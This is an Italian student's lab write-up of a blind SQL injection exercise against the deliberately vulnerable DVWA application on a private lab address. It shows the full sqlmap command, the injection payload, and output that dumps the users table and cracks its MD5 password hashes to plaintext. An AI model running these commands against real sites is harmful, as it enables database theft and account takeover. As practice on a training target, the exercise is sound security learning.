
Trovo il database che mi interessa:dvwa

Comando precedente con aggiunta --dbms per specificare il software di gestione del database (in questo caso MySQL), --dbs per enumerare i database



```
┌──(kali㉿kali)-[~]
└─$ sqlmap -u "http://192.168.50.101/dvwa/vulnerabilities/sqli_blind/?id=1&Submit=Submit" --cookie="security=low; PHPSESSID=bfc33bcbcbca9774334ffc8ab6abe5d0" --level=5 --risk=3 --technique=B --dbms=MySQL -D dvwa --dump
        ___
       __H__
 ___ ___["]_____ ___ ___  {1.7#stable}
|_ -| . ["]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state                          e not re
sponsible for any misuse or damage caused by this program

[*] starting @ 12:58:45 /2023-03-03/

[12:58:45] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause
    Payload: id=-8652' OR 1830=1830-- wpua&Submit=Submit
---
[12:58:46] [INFO] testing MySQL
[12:58:46] [INFO] confirming MySQL
[12:58:46] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: Apache 2.2.8, PHP 5.2.4
back-end DBMS: MySQL ≥ 5.0.0
[12:58:46] [INFO] fetching tables for database: 'dvwa'
[12:58:46] [INFO] fetching number of tables for database 'dvwa'
[12:58:46] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data retrieval
[12:58:46] [INFO] retrieved:
[12:58:46] [WARNING] reflective value(s) found and filtering out
2
[12:58:46] [INFO] retrieved: guestbook
[12:58:47] [INFO] retrieved: users
[12:58:48] [INFO] fetching columns for table 'guestbook' in database 'dvwa'
[12:58:48] [INFO] retrieved: 3
[12:58:48] [INFO] retrieved: comment_id
[12:58:49] [INFO] retrieved: comment
[12:58:50] [INFO] retrieved: name
[12:58:50] [INFO] fetching entries for table 'guestbook' in database 'dvwa'
[12:58:50] [INFO] fetching number of entries for table 'guestbook' in database 'dvwa'
[12:58:50] [INFO] retrieved: 2
```

Comando precedente senza dbs (non serve più enumerare i database) sostituito da -D che specifica il database, dvwa, e --dump per stamparne le tabelle con il contenuto



```
[13:00:37] [INFO] using hash method 'md5_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.tx_' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
> 1
[13:00:46] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] n
[13:00:48] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[13:00:48] [INFO] starting 2 processes
[13:00:51] [INFO] cracked password 'abc123' for hash 'e99a18c428cb38d5f260853678922e03'
[13:00:52] [INFO] cracked password 'charley' for hash '8d3533d75ae2c3966d7e0d4fcc69216b'
[13:00:56] [INFO] cracked password 'password' for hash '5f4dcc3b5aa765d61d8327deb882cf99'
[13:01:00] [INFO] cracked password 'letmein' for hash '0d107d09f5bbe40cade3de5c71e9e9b7'
Database: dvwa
Table: users
[5 entries]
+---------+---------+-------------------------------------------------+---------------------------------------------+-----------+------------+
| user_id | user    | avatar                                          | password                                    | last_name | first_name |
+---------+---------+-------------------------------------------------+---------------------------------------------+-----------+------------+
| 3       | 1337    | http://192.168.50.101/dvwa/hackable/users/1337.jpg    | 8d3533d75ae2c3966d7e0d4fcc69216b (charley)  | Me        | Hack       |
| 1       | admin   | http://192.168.50.101/dvwa/hackable/users/admin.jpg   | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | admin     | admin      |
| 2       | gordonb | http://192.168.50.101/dvwa/hackable/users/gordonb.jpg | e99a18c428cb38d5f260853678922e03 (abc123)   | Brown     | Gordon     |
| 4       | pablo   | http://192.168.50.101/dvwa/hackable/users/pablo.jpg   | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)  | Picasso   | Pablo      |
| 5       | smithy  | http://192.168.50.101/dvwa/hackable/users/smithy.jpg  | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | Smith     | Bob        |
+---------+---------+-------------------------------------------------+---------------------------------------------+-----------+------------+

[13:01:04] [INFO] table 'dvwa.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.50.101/dump/dvwa/users.csv'
[13:01:04] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.50.101'
```

Risultato: tabella user completa con tanto di cracking delle password in formato hash

Sono riuscito a svolgere questo esercizio grazie all'assistenza di alcuni miei compagni di corso